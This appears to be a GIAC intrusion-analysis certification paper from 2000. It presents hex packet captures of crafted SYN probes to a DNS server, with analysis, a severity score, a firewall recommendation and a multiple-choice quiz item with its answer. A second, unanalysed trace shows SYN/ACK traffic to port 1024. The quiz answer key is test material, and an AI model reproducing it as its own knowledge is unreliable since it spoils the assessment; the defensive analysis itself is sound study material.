Global Information Assurance Certification Paper

GIAC Certified Intrusion Analyst Practical
For SANS Parliament Hill 2000
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Contents:

Detect #1 (DNS Query ID=0)

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- - - - - - - - - - - - - - - - - - - - Frame 1 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address   Size Rel. Time     Abs. Time            Summary
     1 200.211.187.194   MY.NET.6.8       118 000:00:00.000 09/20/2000 08:44:21 AM DNS: C ID=0 OP=QUERY
ADDR  HEX                                                  ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | ...._....I....E.
0010: 00 68 83 24 00 00 f2 06 f4 2b c8 d3 bb c2 xx xx | .hƒ$.....+......
0020: 06 08 08 98 00 35 05 d8 b2 5b 00 00 00 00 50 02 | .....5.......P.
0030: 08 00 95 62 00 00 00 00 00 00 00 00 00 00 00 00 | ...b............
0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0070: 00 00 00 00 00 00                               | ......

- - - - - - - - - - - - - - - - - - - - Frame 2 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address    Size Rel. Time     Abs. Time            Summary
     2 200.211.187.194   MY.NET.6.8       118 000:00:00.000 09/20/2000 08:44:21 AM DNS: C ID=0 OP=QUERY
ADDR  HEX                                                  ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | ...._....I....E.
0010: 00 68 00 a6 00 00 f2 06 76 aa c8 d3 bb c2 xx xx | .h......v.......
0020: 06 08 08 99 00 35 54 15 f0 c9 00 00 00 00 50 02 | .....5T.......P.
0030: 08 00 08 b6 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0070: 00 00 00 00 00 00                               | ......

- - - - - - - - - - - - - - - - - - - - Frame 3 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address    Size Rel. Time     Abs. Time            Summary
     3 200.211.187.194   MY.NET.6.8       118 000:00:00.000 09/20/2000 08:44:21 AM DNS: C ID=0 OP=QUERY
ADDR  HEX                                                  ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | ...._....I....E.
0010: 00 68 39 de 00 00 f2 06 3d 72 c8 d3 bb c2 xx xx | .h9.....=r......
0020: 06 08 08 9a 00 35 79 d1 7f 29 00 00 00 00 50 02 | .....5y..)....P.
0030: 08 00 54 99 00 00 00 00 00 00 00 00 00 00 00 00 | ..T.............
0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0070: 00 00 00 00 00 00                               | ......

- - - - - - - - - - - - - - - - - - - - Frame 4 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Abs. Time            Summary
     4 MY.NET.6.8        200.211.187.194    60 000:00:00.001 09/20/2000 08:44:21 AM TCP: D=2200 S=53 SYN
ACK=98087516 SEQ=3543398039 LEN=0 WIN=9112
ADDR  HEX                                                  ASCII
0000: 00 10 0b 49 d9 00 00 e0 1e 94 5f 00 08 00 45 00 | ...I......_...E.
0010: 00 2c 73 9b 40 00 fd 06 b8 f0 xx xx xx xx c8 d3 | .,s.@.ý.........
0020: bb c2 00 35 08 98 d3 33 f6 97 05 d8 b2 5c 60 12 | ...5...3.....\`.
0030: 23 98 9c 0d 00 00 02 04 02 18 36 03             | #.........6.

- - - - - - - - - - - - - - - - - - - - Frame 5 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Abs. Time            Summary
     5 MY.NET.6.8        200.211.187.194    60 000:00:00.002 09/20/2000 08:44:21 AM TCP: D=2201 S=53 SYN
ACK=1410724042 SEQ=3543399870 LEN=0 WIN=9112
ADDR  HEX                                                  ASCII
0000: 00 10 0b 49 d9 00 00 e0 1e 94 5f 00 08 00 45 00 | ...I......_...E.
0010: 00 2c 73 9c 40 00 fd 06 b8 ef xx xx xx xx c8 d3 | .,s.@.ý.........
0020: bb c2 00 35 08 99 d3 33 fd be 54 15 f0 ca 60 12 | ...5...3ý.T...`.
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0030: 23 98 08 3a 00 00 02 04 02 18 36 03             | #..:......6.

- - - - - - - - - - - - - - - - - - - - Frame 6 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Abs. Time              Summary
     6 MY.NET.6.8        200.211.187.194    60 000:00:00.003 09/20/2000 08:44:21 AM TCP: D=2202 S=53 SYN
ACK=2043772714 SEQ=3543445173 LEN=0 WIN=9112
ADDR  HEX                                              ASCII
0000: 00 10 0b 49 d9 00 00 e0 1e 94 5f 00 08 00 45 00 | ...I......_...E.
0010: 00 2c 73 9d 40 00 fd 06 b8 ee xx xx xx xx c8 d3 | .,s.@.ý.........
0020: bb c2 00 35 08 9a d3 34 ae b5 79 d1 7f 2a 60 12 | ...5...4..y..*`.
0030: 23 98 a3 25 00 00 02 04 02 18 36 03             | #..%......6.

- - - - - - - - - - - - - - - - - - - - Frame 7 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Abs. Time              Summary
     7 200.211.187.194   MY.NET.6.8         60 000:00:00.600 09/20/2000 08:44:21 AM TCP: D=53 S=2200 RST WIN=0
ADDR  HEX                                              ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | ...._....I....E.
0010: 00 28 17 84 00 00 33 06 1f 0d c8 d3 bb c2 xx xx | .(.„..3.........
0020: 06 08 08 98 00 35 05 d8 b2 5c 00 00 00 00 50 04 | .....5...\....P.
0030: 00 00 9d 9f 00 00 00 00 00 00 00 00             | ............

- - - - - - - - - - - - - - - - - - - - Frame 8 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Abs. Time              Summary
     8 200.211.187.194   MY.NET.6.8         60 000:00:00.611 09/20/2000 08:44:21 AM TCP: D=53 S=2201 RST WIN=0
ADDR  HEX                                              ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | ...._....I....E.
0010: 00 28 17 86 00 00 33 06 1f 0b c8 d3 bb c2 xx xx | .(.†..3.........
0020: 06 08 08 99 00 35 54 15 f0 ca 00 00 00 00 50 04 | .....5T.......P.
0030: 00 00 10 f3 00 00 00 00 00 00 00 00             | ............

- - - - - - - - - - - - - - - - - - - - Frame 9 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Abs. Time              Summary
     9 200.211.187.194   MY.NET.6.8         60 000:00:00.611 09/20/2000 08:44:21 AM TCP: D=53 S=2202 RST WIN=0
ADDR  HEX                                              ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | ...._....I....E.
0010: 00 28 17 88 00 00 33 06 1f 09 c8 d3 bb c2 xx xx | .(.ˆ..3.........
0020: 06 08 08 9a 00 35 79 d1 7f 2a 00 00 00 00 50 04 | .....5y..*....P.
0030: 00 00 5c d6 00 00 00 00 00 00 00 00             | ..\.........

- - - - - - - - - - - - - - - - - - - - Frame 10 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Abs. Time              Summary
    10 200.211.187.194   MY.NET.6.8         60 000:00:00.615 09/20/2000 08:44:21 AM TCP: D=53 S=2200 RST
ACK=3543398040 WIN=2048
ADDR  HEX                                              ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | ...._....I....E.
0010: 00 28 7e 2c 00 00 f2 06 f9 63 c8 d3 bb c2 xx xx | .(~,....ùc......
0020: 06 08 08 98 00 35 05 d8 b2 5c d3 33 f6 98 50 14 | .....5...\.3..P.
0030: 08 00 cb c2 00 00 00 00 00 00 00 00             | ............

- - - - - - - - - - - - - - - - - - - - Frame 11 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Abs. Time              Summary
    11 200.211.187.194   MY.NET.6.8         60 000:00:00.615 09/20/2000 08:44:21 AM TCP: D=53 S=2201 RST
ACK=3543399871 WIN=2048
ADDR  HEX                                              ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | ...._....I....E.
0010: 00 28 df 85 00 00 f2 06 98 0a c8 d3 bb c2 xx xx | .(….............
0020: 06 08 08 99 00 35 54 15 f0 ca d3 33 fd bf 50 14 | .....5T....3ý.P.
0030: 08 00 37 ef 00 00 00 00 00 00 00 00             | ..7.........

- - - - - - - - - - - - - - - - - - - - Frame 12 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Abs. Time              Summary
    12 200.211.187.194   MY.NET.6.8         60 000:00:00.616 09/20/2000 08:44:21 AM TCP: D=53 S=2202 RST
ACK=3543445174 WIN=2048
ADDR  HEX                                              ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | ...._....I....E.
0010: 00 28 2c 22 00 00 f2 06 4b 6e c8 d3 bb c2 xx xx | .(,"....Kn......
0020: 06 08 08 9a 00 35 79 d1 7f 2a d3 34 ae b6 50 14 | .....5y..*.4..P.
0030: 08 00 d2 da 00 00 00 00 00 00 00 00             | ............
```

1. Source of trace

   This trace was from taken from my work network.

2. Detect was generated by:

   This detect was generated using a NAI Sniffer detecting traffic to and from my DNS located outside of my Internet gateway router. There were filters set to capture TCP packets with port 53 on the DNS and a port greater then 1023 at the other end of the session. I was looking for high port zone transfers at the time

3. Probability the source address was spoofed.

   Two-way communications took place so on the surface it looks like the source address was not spoofed however there are interesting implications when examining the packets more closely. Some of these packets may be spoofed but if so the spoofed address would belong to the attacker as well.

4. Description of attack.

   This is an effort to try and find the optimum route from load balancing servers to a DNS server. This same sequence is seen coming from multiple IP addresses (20) and is continuous in nature.

5. Attack mechanism

   The attacker starts out by sending three crafted Syn packets with 64 octets of null data added. By itself this is unusual behavior because an initial SYN is normally sent without a payload. The reason for the payload could be to give a truer representation of response time with a larger packet size. At the IP level all of the packets that I captured had IP source ports from 2000 to 4000 in increments of 100. The source port would increment by one for the three Syn packets. The initial packets are received at the trace tool with less then one millisecond separating them. On the trace the summery information calls these packets DNS query requests with an ID=0. The reason for this is the tool will try to interpret the data as a DNS query because of the destination port 53. In fact this is not a DNS query but simply a TCP Syn packet with 64 octets of null data (all zeros).

   The DNS then sends back a Syn/Ack packet for each of the packets it has received. The initial sequence number of the first packet sent from the attacker is 98087515
   (**05 d8 b2 5b)**. The acknowledgement number from the DNS is 98087516 indicating that the DNS has ignored the 64 octets of data and is simply proceeding as if a normal Syn packet had come in.

   The attacker then sends a reset packet for each of the sessions that it has started. These packets all have the proper sequence number and are completely valid packets. An interesting point to note is that the TTL value on the initial Syn packets was set to a high number 242 in this particular trace. On the reset packets the TTL is set to 51. This difference of 191 hops on the TTL plays out through all the traces I have gathered. This could be explained in two ways:

   1) The tool used to generate the packets has this parameter set.
   2) There are more then one IP stacks involved in the attack.

   I have not been able to figure out the meaning of the different TTL's but it may be significant.

   The DNS will then reply with a reset acknowledgment packet and the attack is concluded.

6. Correlations:

   The "global load balancing" concept is described by Howard Kash in his "Analysis of the Type0 (Class 0) DNS that has been detected, version 1.0 " located at: http://www.sans.org/newlook/resources/IDFAQ/DNS.htm

7. Evidence of specific targeting:

   Twenty machines ran this exact scan to my DNS in an eight hour period, Yes the DNS was targeted.

8. Severity

(Critical + Lethal) – (System + Network Countermeasures) = Severity
(5 + 1) – (4 + 1) = 1

Critical = 5 – DNS
Lethal = 1 – attack succeeded (only intel gained).
System = 4 – system and patches up to date.
Network = 1 – attack got through in its entirety.

9. Defensive recommendation:

This attack would not have succeeded if a firewall or router were filtering on TCP traffic coming in to the port 53 on the DNS from a high (>1023) port. This same filter would also shut down DNS High port zone transfers.

10. Question

```
Frame Source Address    Dest. Address   Size Rel. Time     Abs. Time           Summary
     1 200.211.187.194   MY.NET.6.8       118 000:00:00.000 09/20/2000 08:44:21 AM DNS: C ID=0 OP=QUERY
ADDR  HEX                                                    ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | ...._....I....E.
0010: 00 68 83 24 00 00 f2 06 f4 2b c8 d3 bb c2 xx xx | .hƒ$.....+......
0020: 06 08 08 98 00 35 05 d8 b2 5b 00 00 00 00 50 02 | .....5.......P.
0030: 08 00 95 62 00 00 00 00 00 00 00 00 00 00 00 00 | ...b............
0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0070: 00 00 00 00 00 00                               | ......
```

Given that the preceding packet has only the Syn flag set, and has 64 bytes of data we would expect the receiving host to:
a) Discard the packet
b) Respond with a reset packet
c) Respond with an acknowledgment number of one greater then the sequence number.
d) Respond with an acknowledgment number of 65 greater then the sequence number.

Answer c – Data will not be passed at this point of a session setup.

Detect #2 (IPID 0)

Source Address	Dest. Address	Size	Rel. Time	Abs. Time	Summary
64.37.200.46	MY.NET.6.8	60	000:00:00.000	9/14/00 11:47	TCP: D=1024 S=29462 SYN ACK=13182988 SEQ=13182989 LEN=0 WIN=4128
64.37.200.46	MY.NET.6.8	60	000:00:00.001	9/14/00 11:47	TCP: D=1024 S=29463 SYN ACK=13182989 SEQ=13182990 LEN=0 WIN=4128
64.37.200.46	MY.NET.6.8	60	000:00:00.001	9/14/00 11:47	TCP: D=1024 S=29464 SYN ACK=13182990 SEQ=13182991 LEN=0 WIN=4128
216.35.167.58	MY.NET.6.8	60	000:00:00.017	9/14/00 11:47	TCP: D=1024 S=21281 SYN ACK=15197557 SEQ=15197558 LEN=0 WIN=4128
216.35.167.58	MY.NET.6.8	60	000:00:00.018	9/14/00 11:47	TCP: D=1024 S=21282 SYN ACK=15197558 SEQ=15197559 LEN=0 WIN=4128
216.35.167.58	MY.NET.6.8	60	000:00:00.018	9/14/00 11:47	TCP: D=1024 S=21283 SYN ACK=15197559 SEQ=15197560 LEN=0 WIN=4128
209.249.97.40	MY.NET.6.8	60	000:00:00.038	9/14/00 11:47	TCP: D=1024 S=65506 SYN ACK=15540596 SEQ=15540597 LEN=0 WIN=4128
209.249.97.40	MY.NET.6.8	60	000:00:00.038	9/14/00 11:47	TCP: D=1024 S=65507 SYN ACK=15540597 SEQ=15540598 LEN=0 WIN=4128
209.249.97.40	MY.NET.6.8	60	000:00:00.038	9/14/00 11:47	TCP: D=1024 S=65508 SYN ACK=15540598 SEQ=15540599 LEN=0 WIN=4128
208.184.162.71	MY.NET.6.8	60	000:00:00.041	9/14/00 11:47	TCP: D=1024 S=11305 SYN ACK=9834134 SEQ=9834135 LEN=0 WIN=4128
208.184.162.71	MY.NET.6.8	60	000:00:00.043	9/14/00 11:47	TCP: D=1024 S=11306 SYN ACK=9834135 SEQ=9834136 LEN=0 WIN=4128
208.184.162.71	MY.NET.6.8	60	000:00:00.043	9/14/00 11:47	TCP: D=1024 S=11307 SYN ACK=9834136 SEQ=9834137 LEN=0 WIN=4128
64.14.200.154	MY.NET.6.8	60	000:00:00.046	9/14/00 11:47	TCP: D=1024 S=44793 SYN ACK=13423515 SEQ=13423516 LEN=0 WIN=4128
64.14.200.154	MY.NET.6.8	60	000:00:00.046	9/14/00 11:47	TCP: D=1024 S=44794 SYN ACK=13423516 SEQ=13423517 LEN=0 WIN=4128
64.14.200.154	MY.NET.6.8	60	000:00:00.047	9/14/00 11:47	TCP: D=1024 S=44795 SYN ACK=13423517 SEQ=13423518 LEN=0 WIN=4128
216.34.68.2	MY.NET.6.8	60	000:00:00.053	9/14/00 11:47	TCP: D=1024 S=57374 SYN ACK=13743431 SEQ=13743432 LEN=0 WIN=4128
216.34.68.2	MY.NET.6.8	60	000:00:00.053	9/14/00 11:47	TCP: D=1024 S=57375 SYN ACK=13743432 SEQ=13743433 LEN=0 WIN=4128
216.34.68.2	MY.NET.6.8	60	000:00:00.054	9/14/00 11:47	TCP: D=1024 S=57376 SYN ACK=13743433 SEQ=13743434 LEN=0 WIN=4128
212.78.160.237	MY.NET.6.8	60	000:00:00.075	9/14/00 11:47	TCP: D=1024 S=63104 SYN ACK=9509066 SEQ=9509067 LEN=0 WIN=4128
212.78.160.237	MY.NET.6.8	60	000:00:00.075	9/14/00 11:47	TCP: D=1024 S=63105 SYN ACK=9509067 SEQ=9509068 LEN=0 WIN=4128

```
212.78.160.237   MY.NET.6.8      60 000:00:00.076 9/14/00 11:47 TCP: D=1024 S=63106 SYN ACK=9509068 SEQ=9509069 LEN=0 WIN=4128
62.26.119.34     MY.NET.6.8      60 000:00:00.115 9/14/00 11:47 TCP: D=1024 S=26586 SYN ACK=15467027 SEQ=15467028 LEN=0 WIN=4128
62.26.119.34     MY.NET.6.8      60 000:00:00.116 9/14/00 11:47 TCP: D=1024 S=26587 SYN ACK=15467028 SEQ=15467029 LEN=0 WIN=4128
62.26.119.34     MY.NET.6.8      60 000:00:00.116 9/14/00 11:47 TCP: D=1024 S=26588 SYN ACK=15467029 SEQ=15467030 LEN=0 WIN=4128
MY.NET.6.8       62.26.119.34    60 000:00:00.121 9/14/00 11:47 TCP: D=26586 S=1024 RST WIN=0
MY.NET.6.8       62.26.119.34    60 000:00:00.121 9/14/00 11:47 TCP: D=26587 S=1024 RST WIN=0
MY.NET.6.8       62.26.119.34    60 000:00:00.122 9/14/00 11:47 TCP: D=26588 S=1024 RST WIN=0
194.205.125.26   MY.NET.6.8      60 000:00:00.126 9/14/00 11:47 TCP: D=1024 S=38238 SYN ACK=9748938 SEQ=9748939 LEN=0 WIN=4128
194.205.125.26   MY.NET.6.8      60 000:00:00.126 9/14/00 11:47 TCP: D=1024 S=38236 SYN ACK=9748936 SEQ=9748937 LEN=0 WIN=4128
194.205.125.26   MY.NET.6.8      60 000:00:00.126 9/14/00 11:47 TCP: D=1024 S=38237 SYN ACK=9748937 SEQ=9748938 LEN=0 WIN=4128
194.213.64.150   MY.NET.6.8      60 000:00:00.266 9/14/00 11:47 TCP: D=1024 S=33715 SYN ACK=15526415 SEQ=15526416 LEN=0 WIN=4128
194.213.64.150   MY.NET.6.8      60 000:00:00.266 9/14/00 11:47 TCP: D=1024 S=33716 SYN ACK=15526416 SEQ=15526417 LEN=0 WIN=4128
194.213.64.150   MY.NET.6.8      60 000:00:00.266 9/14/00 11:47 TCP: D=1024 S=33717 SYN ACK=15526417 SEQ=15526418 LEN=0 WIN=4128
64.37.200.46     MY.NET.6.8      60 000:00:01.997 9/14/00 11:47 TCP: D=1024 S=29462 SYN ACK=13182988 SEQ=13182989 LEN=0 WIN=4128
64.37.200.46     MY.NET.6.8      60 000:00:01.998 9/14/00 11:47 TCP: D=1024 S=29463 SYN ACK=13182989 SEQ=13182990 LEN=0 WIN=4128
64.37.200.46     MY.NET.6.8      60 000:00:01.998 9/14/00 11:47 TCP: D=1024 S=29464 SYN ACK=13182990 SEQ=13182991 LEN=0 WIN=4128
MY.NET.6.8       64.37.200.46    60 000:00:02.002 9/14/00 11:47 TCP: D=29462 S=1024 RST WIN=0
MY.NET.6.8       64.37.200.46    60 000:00:02.002 9/14/00 11:47 TCP: D=29463 S=1024 RST WIN=0
MY.NET.6.8       64.37.200.46    60 000:00:02.003 9/14/00 11:47 TCP: D=29464 S=1024 RST WIN=0
216.35.167.58    MY.NET.6.8      60 000:00:02.014 9/14/00 11:47 TCP: D=1024 S=21281 SYN ACK=15197557 SEQ=15197558 LEN=0 WIN=4128
216.35.167.58    MY.NET.6.8      60 000:00:02.014 9/14/00 11:47 TCP: D=1024 S=21282 SYN ACK=15197558 SEQ=15197559 LEN=0 WIN=4128
216.35.167.58    MY.NET.6.8      60 000:00:02.014 9/14/00 11:47 TCP: D=1024 S=21283 SYN ACK=15197559 SEQ=15197560 LEN=0 WIN=4128
MY.NET.6.8       64.37.200.46    60 000:00:02.024 9/14/00 11:47 TCP: D=29462 S=1024 RST WIN=0
MY.NET.6.8       64.37.200.46    60 000:00:02.028 9/14/00 11:47 TCP: D=29463 S=1024 RST WIN=0
MY.NET.6.8       64.37.200.46    60 000:00:02.030 9/14/00 11:47 TCP: D=29464 S=1024 RST WIN=0
209.249.97.40    MY.NET.6.8      60 000:00:02.036 9/14/00 11:47 TCP: D=1024 S=65506 SYN ACK=15540596 SEQ=15540597 LEN=0 WIN=4128
209.249.97.40    MY.NET.6.8      60 000:00:02.036 9/14/00 11:47 TCP: D=1024 S=65507 SYN ACK=15540597 SEQ=15540598 LEN=0 WIN=4128
209.249.97.40    MY.NET.6.8      60 000:00:02.036 9/14/00 11:47 TCP: D=1024 S=65508 SYN ACK=15540598 SEQ=15540599 LEN=0 WIN=4128
208.184.162.71   MY.NET.6.8      60 000:00:02.038 9/14/00 11:47 TCP: D=1024 S=11305 SYN ACK=9834134 SEQ=9834135 LEN=0 WIN=4128
208.184.162.71   MY.NET.6.8      60 000:00:02.038 9/14/00 11:47 TCP: D=1024 S=11306 SYN ACK=9834135 SEQ=9834136 LEN=0 WIN=4128
208.184.162.71   MY.NET.6.8      60 000:00:02.039 9/14/00 11:47 TCP: D=1024 S=11307 SYN ACK=9834136 SEQ=9834137 LEN=0 WIN=4128
64.14.200.154    MY.NET.6.8      60 000:00:02.042 9/14/00 11:47 TCP: D=1024 S=44793 SYN ACK=13423515 SEQ=13423516 LEN=0 WIN=4128
64.14.200.154    MY.NET.6.8      60 000:00:02.043 9/14/00 11:47 TCP: D=1024 S=44794 SYN ACK=13423516 SEQ=13423517 LEN=0 WIN=4128
64.14.200.154    MY.NET.6.8      60 000:00:02.043 9/14/00 11:47 TCP: D=1024 S=44795 SYN ACK=13423517 SEQ=13423518 LEN=0 WIN=4128
MY.NET.6.8       64.14.200.154   60 000:00:02.046 9/14/00 11:47 TCP: D=44793 S=1024 RST WIN=0
MY.NET.6.8       64.14.200.154   60 000:00:02.046 9/14/00 11:47 TCP: D=44794 S=1024 RST WIN=0
MY.NET.6.8       64.14.200.154   60 000:00:02.047 9/14/00 11:47 TCP: D=44795 S=1024 RST WIN=0
216.34.68.2      MY.NET.6.8      60 000:00:02.055 9/14/00 11:47 TCP: D=1024 S=57374 SYN ACK=13743431 SEQ=13743432 LEN=0 WIN=4128
216.34.68.2      MY.NET.6.8      60 000:00:02.055 9/14/00 11:47 TCP: D=1024 S=57375 SYN ACK=13743432 SEQ=13743433 LEN=0 WIN=4128
216.34.68.2      MY.NET.6.8      60 000:00:02.055 9/14/00 11:47 TCP: D=1024 S=57376 SYN ACK=13743433 SEQ=13743434 LEN=0 WIN=4128
MY.NET.6.8       216.35.167.58   60 000:00:02.070 9/14/00 11:47 TCP: D=21281 S=1024 RST WIN=0
MY.NET.6.8       216.35.167.58   60 000:00:02.070 9/14/00 11:47 TCP: D=21282 S=1024 RST WIN=0
MY.NET.6.8       216.35.167.58   60 000:00:02.072 9/14/00 11:47 TCP: D=21283 S=1024 RST WIN=0
212.78.160.237   MY.NET.6.8      60 000:00:02.074 9/14/00 11:47 TCP: D=1024 S=63104 SYN ACK=9509066 SEQ=9509067 LEN=0 WIN=4128
212.78.160.237   MY.NET.6.8      60 000:00:02.074 9/14/00 11:47 TCP: D=1024 S=63105 SYN ACK=9509067 SEQ=9509068 LEN=0 WIN=4128
212.78.160.237   MY.NET.6.8      60 000:00:02.075 9/14/00 11:47 TCP: D=1024 S=63106 SYN ACK=9509068 SEQ=9509069 LEN=0 WIN=4128
MY.NET.6.8       209.249.97.40   60 000:00:02.096 9/14/00 11:47 TCP: D=65506 S=1024 RST WIN=0
194.205.125.26   MY.NET.6.8      60 000:00:02.125 9/14/00 11:47 TCP: D=1024 S=38236 SYN ACK=9748936 SEQ=9748937 LEN=0 WIN=4128
194.205.125.26   MY.NET.6.8      60 000:00:02.125 9/14/00 11:47 TCP: D=1024 S=38237 SYN ACK=9748937 SEQ=9748938 LEN=0 WIN=4128
194.205.125.26   MY.NET.6.8      60 000:00:02.126 9/14/00 11:47 TCP: D=1024 S=38238 SYN ACK=9748938 SEQ=9748939 LEN=0 WIN=4128
MY.NET.6.8       209.249.97.40   60 000:00:02.164 9/14/00 11:47 TCP: D=65507 S=1024 RST WIN=0
MY.NET.6.8       209.249.97.40   60 000:00:02.165 9/14/00 11:47 TCP: D=65508 S=1024 RST WIN=0
MY.NET.6.8       208.184.162.71  60 000:00:02.170 9/14/00 11:47 TCP: D=11305 S=1024 RST WIN=0
MY.NET.6.8       208.184.162.71  60 000:00:02.175 9/14/00 11:47 TCP: D=11306 S=1024 RST WIN=0
MY.NET.6.8       208.184.162.71  60 000:00:02.177 9/14/00 11:47 TCP: D=11307 S=1024 RST WIN=0
MY.NET.6.8       64.14.200.154   60 000:00:02.265 9/14/00 11:47 TCP: D=44793 S=1024 RST WIN=0
194.213.64.150   MY.NET.6.8      60 000:00:02.265 9/14/00 11:47 TCP: D=1024 S=33715 SYN ACK=15526415 SEQ=15526416 LEN=0 WIN=4128
194.213.64.150   MY.NET.6.8      60 000:00:02.265 9/14/00 11:47 TCP: D=1024 S=33716 SYN ACK=15526416 SEQ=15526417 LEN=0 WIN=4128
```

```
194.213.64.150   MY.NET.6.8      60 000:00:02.265 9/14/00 11:47 TCP: D=1024 S=33717 SYN ACK=15526417 SEQ=15526418 LEN=0 WIN=4128
MY.NET.6.8       64.14.200.154   60 000:00:02.279 9/14/00 11:47 TCP: D=44794 S=1024 RST WIN=0
MY.NET.6.8       64.14.200.154   60 000:00:02.282 9/14/00 11:47 TCP: D=44795 S=1024 RST WIN=0
MY.NET.6.8       216.34.68.2     60 000:00:02.286 9/14/00 11:47 TCP: D=57374 S=1024 RST WIN=0
MY.NET.6.8       216.34.68.2     60 000:00:02.286 9/14/00 11:47 TCP: D=57375 S=1024 RST WIN=0
MY.NET.6.8       216.34.68.2     60 000:00:02.287 9/14/00 11:47 TCP: D=57376 S=1024 RST WIN=0
MY.NET.6.8       212.78.160.237  60 000:00:02.300 9/14/00 11:47 TCP: D=63104 S=1024 RST WIN=0
MY.NET.6.8       212.78.160.237  60 000:00:02.301 9/14/00 11:47 TCP: D=63105 S=1024 RST WIN=0
MY.NET.6.8       212.78.160.237  60 000:00:02.317 9/14/00 11:47 TCP: D=63106 S=1024 RST WIN=0
MY.NET.6.8       194.205.125.26  60 000:00:02.324 9/14/00 11:47 TCP: D=38238 S=1024 RST WIN=0
MY.NET.6.8       194.205.125.26  60 000:00:02.325 9/14/00 11:47 TCP: D=38236 S=1024 RST WIN=0
MY.NET.6.8       194.205.125.26  60 000:00:02.327 9/14/00 11:47 TCP: D=38237 S=1024 RST WIN=0
64.14.200.154    MY.NET.6.8      60 000:00:03.003 9/14/00 11:47 TCP: D=1024 S=44797 SYN ACK=13423519 SEQ=13423520 LEN=0 WIN=4128
208.184.162.71   MY.NET.6.8      60 000:00:03.008 9/14/00 11:47 TCP: D=1024 S=11309 SYN ACK=9834138 SEQ=9834139 LEN=0 WIN=4128
64.37.200.46     MY.NET.6.8      60 000:00:03.011 9/14/00 11:47 TCP: D=1024 S=29466 SYN ACK=13182992 SEQ=13182993 LEN=0 WIN=4128
216.34.68.2      MY.NET.6.8      60 000:00:03.016 9/14/00 11:47 TCP: D=1024 S=57378 SYN ACK=13743435 SEQ=13743436 LEN=0 WIN=4128
216.35.167.58    MY.NET.6.8      60 000:00:03.023 9/14/00 11:47 TCP: D=1024 S=21285 SYN ACK=15197561 SEQ=15197562 LEN=0 WIN=4128
MY.NET.6.8       64.14.200.154   60 000:00:03.069 9/14/00 11:47 TCP: D=44797 S=1024 RST WIN=0
209.249.97.40    MY.NET.6.8      60 000:00:03.069 9/14/00 11:47 TCP: D=1024 S=65510 SYN ACK=15540600 SEQ=15540601 LEN=0 WIN=4128
MY.NET.6.8       208.184.162.71  60 000:00:03.072 9/14/00 11:47 TCP: D=11309 S=1024 RST WIN=0
MY.NET.6.8       64.37.200.46    60 000:00:03.074 9/14/00 11:47 TCP: D=29466 S=1024 RST WIN=0
MY.NET.6.8       216.34.68.2     60 000:00:03.079 9/14/00 11:47 TCP: D=57378 S=1024 RST WIN=0
212.78.160.237   MY.NET.6.8      60 000:00:03.120 9/14/00 11:47 TCP: D=1024 S=63108 SYN ACK=9509070 SEQ=9509071 LEN=0 WIN=4128
MY.NET.6.8       209.249.97.40   60 000:00:03.133 9/14/00 11:47 TCP: D=65510 S=1024 RST WIN=0
62.26.119.34     MY.NET.6.8      60 000:00:03.152 9/14/00 11:47 TCP: D=1024 S=26590 SYN ACK=15467031 SEQ=15467032 LEN=0 WIN=4128
194.205.125.26   MY.NET.6.8      60 000:00:03.162 9/14/00 11:47 TCP: D=1024 S=38240 SYN ACK=9748940 SEQ=9748941 LEN=0 WIN=4128
MY.NET.6.8       212.78.160.237  60 000:00:03.181 9/14/00 11:47 TCP: D=63108 S=1024 RST WIN=0
MY.NET.6.8       62.26.119.34    60 000:00:03.214 9/14/00 11:47 TCP: D=26590 S=1024 RST WIN=0
MY.NET.6.8       194.205.125.26  60 000:00:03.221 9/14/00 11:47 TCP: D=38240 S=1024 RST WIN=0
MY.NET.6.8       194.213.64.150  60 000:00:03.296 9/14/00 11:47 TCP: D=33715 S=1024 RST WIN=0
